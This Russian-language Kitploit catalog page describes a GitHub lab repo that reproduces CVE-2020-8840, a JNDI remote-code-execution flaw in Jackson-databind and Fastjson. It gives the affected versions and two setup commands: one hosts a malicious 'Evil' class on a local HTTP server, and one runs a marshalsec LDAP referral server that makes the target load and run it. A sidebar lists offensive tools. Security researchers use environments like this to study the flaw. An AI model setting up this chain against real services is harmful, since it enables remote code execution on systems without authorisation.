
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/veraxy00/cve-2020-8840
Анализ уязвимостейАнализ КодаЭксплуатацияЭксплуатация веб-приложенийОбучение и ОбразованиеЛаборатории и Практика
GitHubveraxy00/cve-2020-8840

CVE-2020-8840

Анализ уязвимости удалённого выполнения кода Jackson-databind (CVE-2020-8840) и код среды воспроизведения

Репозиторий
42775 лет назадЕщё не проверено
Поделиться

CVE-2020-8840

Код среды для анализа и воспроизведения уязвимости удалённого выполнения кода в Jackson-databind (CVE-2020-8840).

Проект включает:

  • Пейлоады для jackson-databind и Fastjson
  • Вредоносный класс WebServer
  • Скомпилированный marshalsec-0.0.3-SNAPSHOT-all.jar

Описание уязвимости

Уязвимость удалённого выполнения кода в Jackson-databind (CVE-2020-8840): атакующий может использовать цепочку эксплуатации xbean-reflect (org.apache.xbean.propertyeditor.JndiConverter), чтобы инициировать удалённую загрузку классов через JNDI и достичь удалённого выполнения кода.

Эта уязвимость также затрагивает некоторые версии jackson-databind и Fastjson.

jackson-databind

Затронутые версии: 2.0.0 <= FasterXML jackson-databind <= 2.9.10.2

Простая настройка среды

LDAP-сервис, на который ссылается пример кода, необходимо развернуть самостоятельно.

WebServer

Запустите HTTP-сервис, разместите вредоносный класс (в проекте есть класс Evil.java)

python -m http.server 2222

LDAP-сервис

Скачайте инструмент Marshalsec, скомпилируйте его в jar, запустите LDAP-сервис, укажите адрес codebase (WebServer, на котором размещён вредоносный класс).

Для удобства, чтобы не заниматься загрузкой и компиляцией, в проект также включён marshalsec-0.0.3-SNAPSHOT-all.jar (это основная причина большого размера, так как кода в проекте немного), скомпилировано с JDK8.

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://127.0.0.1:2222/#Evil

Fastjson

Затронутые версии: Fastjson <= 1.2.62

Среда воспроизведения аналогична описанной выше: самостоятельно разверните и запустите WebServer и LDAP-сервис.


Ссылки

  • https://github.com/FasterXML/jackson-databind
  • https://github.com/FasterXML/jackson-databind/issues/2620
  • https://github.com/FasterXML/jackson-databind/commit/914e7c9f2cb8ce66724bf26a72adc7e958992497
  • https://medium.com/@cowtowncoder/on-jackson-cves-dont-panic-here-is-what-you-need-to-know-54cd0d6e8062
  • https://github.com/alibaba/fastjson
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    264

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




